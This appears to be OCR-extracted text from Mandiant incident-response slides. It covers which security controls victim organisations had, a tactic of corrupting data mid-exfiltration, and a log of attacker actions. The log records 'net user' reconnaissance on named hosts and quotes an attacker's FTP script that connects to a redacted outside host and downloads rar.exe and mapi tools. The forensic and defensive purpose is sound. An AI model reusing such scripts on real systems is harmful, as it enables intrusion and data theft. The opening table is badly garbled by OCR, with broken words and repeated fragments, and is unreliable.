
















Vere Sec	urity l	Measu	ures ir	n Plac	e?	
	Oversight Compliance	Firewalls / Proxy Servers	Host Auditing Enabled	Anti-virus	IDS	Endpoint Software Management
Government	-	-	-	1	1	-
CDC 1	-	1	-	1	-	√
CDC 2	-	1	1	-	-	✓
Manufacture	-	-	-	1	-	√
Law Firm	X	1	X	- 🗸 -	X	-
	Government CDC 1 CDC 2 Manufacture	ComplianceGovernment✓CDC 1✓CDC 2✓Manufacture✓	CoopersightServexyGovernment✓CDC 1✓CDC 2✓Manufacture✓	COVersightServersFirewallsEnAuditingGovernment✓✓✓CDC 1✓✓✓CDC 2✓✓✓Manufacture✓✓✓	CoopersightFirewallsEnabledAntivirusGovernmentImage: ServersightImage: ServersightImage: ServersightImage: ServersightCDC 1Image: ServersightImage: ServersightImage: ServersightImage: ServersightCDC 2Image: ServersightImage: ServersightImage: ServersightImage: ServersightManufactureImage: ServersightImage: ServersightImage: ServersightImage: Serversight	GovernmentIIIICDC 1IIIICDC 2IIIIManufactureIIII

























































































- Corrupt the data during exfiltration
 - Looks legitimate
 - But resulting exfil data is useless
- This approach can buy time
 - Use it to scope full remediation efforts
 - But remember the adage about killing time
- It works


- Has succeeded on multiple occasions
- Preventing sensitive data loss

MANDIANT























4	ttacker Activities
	Attacker Activity
	Ran 'net user' on JORDANM.
	Ran 'net user' on RIPKENC.
	Ran 'net user' on DORSETT.
	Ran 'net user' on BRUNOP.
	Ran 'net user' on COWHERW.
	Changed directory to C:\Windows\help\help and verified it was empty.
	Created a file called "ftp" in C:\Windows\help\help. The contents of the file are listed below.
	It is a script used during an FTP session.
	open x.x.x.x
	XXXX
	уууу
	Bi
	get 1.txt
	get rar.exe
	get mapi.exe
	get mapiget.exe
	Quit

